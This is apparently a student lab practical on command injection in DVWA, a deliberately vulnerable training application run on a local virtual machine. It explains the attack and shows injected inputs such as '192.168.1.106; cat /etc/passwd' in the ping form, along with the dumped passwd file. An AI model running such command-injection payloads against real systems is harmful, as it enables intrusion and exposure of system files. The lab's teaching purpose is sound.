Practical - 5

Aim: - Web application testing using DVWA

Introduction to DVWA: -

- Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable.
- Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

Command Execution: -

- Command Execution is where a website application provides the ability to execute system commands.

Command Injection Attack: -

- The purpose of the command injection attack is to inject and execute commands specified by the attacker in the vulnerable application.
- In situations like this, the application, which executes unwanted system commands, is like a pseudo system shell, and the attacker may use it as an authorized system user.
- Note, the commands are executed with the same privileges as the application and/or web server.
- Command injection attacks are possible in most cases because of lack of correct input data validation, which can be manipulated by the attacker (forms, cookies, HTTP headers etc.).

Command Injection Harvesting?


- Command Injection Harvesting is where a malicious user manipulates a website command execution application to render sensitive data. (E.g., usernames, config files, directory and file listings, etc).
- Unix/Linux Example: 9.9.9.9; cat /etc/passwd
- Windows Example: 9.9.9.9 && dir

Using DVWA for Web Application testing: -

Step-1 : Open DVWA in web browser and configure it.

- Go to http://192.168.1.106/dvwa/login.php and enter user name and password as below:

  Username: admin Password: password




http://192.168.1.106/dvwa/login.php

Username: admin

Password: ●●●●●●●●●

Step-2: Set Website Security Level (Part 1)

Click on DVWA Security



http://192.168.1.106/dvwa/index.php

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer


We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

Step-3: Set Website Security Level (Part 2)

Select Low
Click Submit


Fedora14 - VMware Player File Virtual Machine Help
Applications Places System
Wed Apr 4, 6:32 PM Studer
Damn Vulnerable Web App (DVWA) v1.0.7 :: DVWA Security - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.1.106/dvwa/security.php
Google
Damn Vulnerable Web App (DV...
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
high
Submit
low
medium
high
To direct input to this virtual machine, press Ctrl+G.
vmware

DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

Step-4: Perform different vulnerability tests

1. Command Execution

Click on Command Execution


Fedora14 - VMware Player File Virtual Machine Help
Applications Places System
Wed Apr 4, 6:34 PM Studer
Damn Vulnerable Web App (DVWA) v1.0.7 :: DVWA Security - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.1.106/dvwa/security.php
Google
Damn Vulnerable Web App (DV...
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
low
Submit
To direct input to this virtual machine, press Ctrl+G.
vmware

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS


PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

2. Execute Ping



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

192.168.1.106


```
PING 192.168.1.106 (192.168.1.106) 56(84) bytes of data.
64 bytes from 192.168.1.106: icmp_req=1 ttl=64 time=0.087 ms
64 bytes from 192.168.1.106: icmp_req=2 ttl=64 time=0.106 ms
64 bytes from 192.168.1.106: icmp_req=3 ttl=64 time=0.107 ms

--- 192.168.1.106 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 0.087/0.100/0.107/0.009 ms
```

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

3. cat /etc/password (Attempt 1)

cat /etc/passwd
Click Submit



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:


cat /etc/passwd

Nothing will be returned

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

4. at /etc/password (Attempt 2)



Fedora14 - VMware Player
Applications Places System
Wed Apr 4, 6:55 PM
Studer
Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Brute Force - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.1.106/dvwa/vulnerabilities/exec/#
Damn Vulnerable Web App (DV...
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
To direct input to this virtual machine, press Ctrl+G.
vmware

Vulnerability: Command Execution


Ping for FREE

Enter an IP address below:

192.168.1.106; cat /etc/passwd

submit

```
PING 192.168.1.106 (192.168.1.106) 56(84) bytes of data.
64 bytes from 192.168.1.106: icmp_req=1 ttl=64 time=0.086 ms
64 bytes from 192.168.1.106: icmp_req=2 ttl=64 time=0.081 ms
64 bytes from 192.168.1.106: icmp_req=3 ttl=64 time=0.098 ms

--- 192.168.1.106 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 0.081/0.088/0.098/0.010 ms
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
```



```
[root@Fedora14 /]# cd /tmp
[root@Fedora14 tmp]#
[root@Fedora14 tmp]# ls -l passwd
-rw-r--r--. 1 apache apache 1734 Apr  4 19:33 passwd
[root@Fedora14 tmp]#
[root@Fedora14 tmp]# date
Wed Apr  4 19:40:22 CDT 2012
[root@Fedora14 tmp]#
[root@Fedora14 tmp]# echo "Your Name"
Your Name
[root@Fedora14 tmp]#
```